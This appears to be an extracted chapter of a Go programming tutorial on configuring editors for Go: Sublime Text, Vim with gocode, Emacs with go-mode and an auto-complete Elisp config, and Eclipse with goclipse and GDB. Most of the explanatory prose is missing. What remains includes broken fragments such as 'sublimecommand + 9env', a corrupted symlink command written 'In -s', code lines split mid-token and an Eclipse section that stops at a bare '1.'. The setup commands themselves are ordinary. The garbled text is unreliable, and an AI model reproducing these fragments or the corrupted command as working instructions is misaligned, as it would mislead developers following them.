
sublimecommand + 9env\$PATH, \$GOROOT, \$GOPATH, \$GOBIN

Terminalsublime

In -s /Applications/Sublime\ Text\ 2.app/Contents/SharedSupport/bin/subl
/usr/local/bin/sublime

Vim

Vimvi



```
base.go + (-/work/web/golanger/framework/src/golanger/web) (1 of 2) - VIM
2+ base.go
[1:base.go]*[2:page.go]
MiniBufExplorer [-] [none,utf-8,unix] 0x5B 1,1 全册
17 COOKIE map[string]string
18 SESSION map[string]interface{}
19 MAX_FORM_SIZE int64
20 SupportSession bool
21 SessionName string
22 Session map[string][]map[string]interface{}
23 Request *http.Request
24 ResponseWriter http.ResponseWriter
25 Cookie []*http.Cookie
26 }
27
28 func (b *Base) Init() *Base {
29     if b.Session == nil {
30         b.Session = map[string][]map[string]interface{}()
31     }
32
33     b.GET = func() map[string]string {
34         g := map[string]string{}
35         q := b.Request.URL.Query()
36         b.[]
37         f func ClearSession(sessionSign string)
38           func Init() *Base
39         } func SetCookie(args ...interface)
40         var COOKIE map[string]string
41         var Cookie []*http.Cookie
42     }() var GET map[string]string
43         var MAX FORM SIZE int64
44     b.POST var POST map[string]string
45         c var Request *http.Request
46         c var ResponseWriter http.ResponseWriter
47         i var SESSION map[string]interface{}
48         var Session map[string][]map[string]interface{}
~/work/we ~/work/web/golanger/framework/src/golanger/web go,utf-8,unix 0x0 36,11-24 8%
-- 全角补全 (^O~N^P) 匹配 9 / 14
```

1.9 VIMGo

1. vim

```
cp -r $GOROOT/misc/vim/* ~/.vim/
```

2. ~/.vimrc

```
filetype plugin indent on
syntax on
```

3. Gocode

```
go get -u github.com/nsf/gocode
```

```
gocode $GOPATH/bin
```

4. Gocode

```
~ cd $GOPATH/src/github.com/nsf/gocode/vim
~ ./update.bash
~ gocode set propose-builtins true
propose-builtins true
~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64"
lib-path "/home/border/gocode/pkg/linux_amd64"
~ gocode set
propose-builtins true
lib-path "/home/border/gocode/pkg/linux_amd64"
```

```
gocode set
```

```
propose-builtinsGofalse
```


```
lib-path:gocode $GOPATH/pkg/$GOOS_$GOARCH
$GOROOT/pkg/$GOOS_$GOARCHlib
```

1. `:e main.go` Go

VIM

Emacs

Emacs



1.10 EmacsGo

1. Emacs

```
cp $GOROOT/misc/emacs/* ~/.emacs.d/
```

2. Gocode

```
go get -u github.com/nsf/gocode
```

```
gocode`$GOBIN`
```

3. Gocode

```
~ cd $GOPATH/src/github.com/nsf/gocode/emacs
~ cp go-autocomplete.el ~/.emacs.d/
~ gocode set propose-builtins true
propose-builtins true
~ gocode set lib-path "/home/border/gocode/pkg/linux_amd64" //
```

```
lib-path "/home/border/gocode/pkg/linux_amd64"  
~ gocode set  
propose-builtins true  
lib-path "/home/border/gocode/pkg/linux_amd64"
```

1. Auto Completion

AutoComplete

~ make install DIR=\$HOME/.emacs.d/auto-complete

~/.emacs

```
;; auto-complete  
(require 'auto-complete-config)  
(add-to-list 'ac-dictionary-directories "~/.emacs.d/auto-compl  
ete/ac-dict")  
(ac-config-default)  
(local-set-key (kbd "M-/") 'semantic-complete-analyze-inline)  
(local-set-key "." 'semantic-complete-self-insert)  
(local-set-key ">" 'semantic-complete-self-insert)
```

<http://www.emacswiki.org/emacs/AutoComplete>

2. .emacs

```
;; golang mode  
(require 'go-mode-load)  
(require 'go-autocomplete)  
;; speedbar  
;; (speedbar 1)  
(speedbar-add-supported-extension ".go")  
(add-hook  
'go-mode-hook  
'(lambda ()  
  ;; gocode  
  (auto-complete-mode 1)  
  (setq ac-sources '(ac-source-go))  
  ;; Imenu & Speedbar
```

```

(setq imenu-generic-expression
  '(("type" "^type *\\([^\t\n\r\f]*\\)" 1)
    ("func" "^func *\\(..*\\)" 1)))
(imenu-add-to-menubar "Index")
;; Outline mode
(make-local-variable 'outline-regexp)
(setq outline-regexp "//\\.[^\\|/][^\\r\\n\\f][^\\r\\n\\f]\\|pack\\
\\|func\\|impo\\|cons\\|var.\\|type\\|\\t\\t*....")
(outline-minor-mode 1)
(local-set-key "\M-a" 'outline-previous-visible-heading)
(local-set-key "\M-e" 'outline-next-visible-heading)
;; Menu bar
(require 'easymenu)
(defconst go-hooked-menu
  '("Go tools"
    ["Go run buffer" go t]
    ["Go reformat buffer" go-fmt-buffer t]
    ["Go check buffer" go-fix-buffer t]))
(easy-menu-define
  go-added-menu
  (current-local-map)
  "Go tools"
  go-hooked-menu)

;; Other
(setq show-trailing-whitespace t)
))
;; helper function
(defun go ()
  "run current buffer"
  (interactive)
  (compile (concat "go run " (buffer-file-name))))

;; helper function
(defun go-fmt-buffer ()
  "run gofmt on current buffer"
  (interactive)
  (if buffer-read-only
    (progn
      (ding)
      (message "Buffer is read only")))
    (let ((p (line-number-at-pos))
          (filename (buffer-file-name))
          (old-max-mini-window-height max-mini-window-height))
      (show-all)
      (if (get-buffer "*Go Reformat Errors*")

```

```

    (progn
      (delete-windows-on "*Go Reformat Errors*")
      (kill-buffer "*Go Reformat Errors*"))
      (setq max-mini-window-height 1)
      (if (= 0 (shell-command-on-region (point-min) (point-m
ax) "gofmt" "*Go Reformat Output*" nil "*Go Reformat Errors*" t
))
        (progn
          (erase-buffer)
          (insert-buffer-substring "*Go Reformat Output*")
          (goto-char (point-min))
          (forward-line (1- p)))
          (with-current-buffer "*Go Reformat Errors*"
            (progn
              (goto-char (point-min))
              (while (re-search-forward "<standard input>" nil t)
                (replace-match filename))
              (goto-char (point-min))
              (compilation-mode))))
            (setq max-mini-window-height old-max-mini-window-heigh
t)

          (delete-windows-on "*Go Reformat Output*")
          (kill-buffer "*Go Reformat Output*"))))
;; helper function
(defun go-fix-buffer ()
  "run gofix on current buffer"
  (interactive)
  (show-all)
  (shell-command-on-region (point-min) (point-max) "go tool
fix -diff"))


```

3. Gospeedbar ;; (speedbar 1)

M-x speedbar

Eclipse

EclipseEclipseGo



1.11 EclipseGo

1. Eclipse
2. goclipse

<http://code.google.com/p/goclipse/wiki/InstallationInstructions>

3. gocodego

gocodegithub

<https://github.com/nsf/gocode>

```
windowsgit[msysgit](https://code.google.com/p/msysgit/)

cmd

go get -u github.com/nsf/gocode


go buildgocode.exe
```

4. MinGW

5.


Windows->Reference->Go

(1).Go




1.12 Go

(2).GocodeGocodegocode.exe



1.13 gocode

(3).GDBGDBMingGWgdb.exe




1.14 GDB

1.

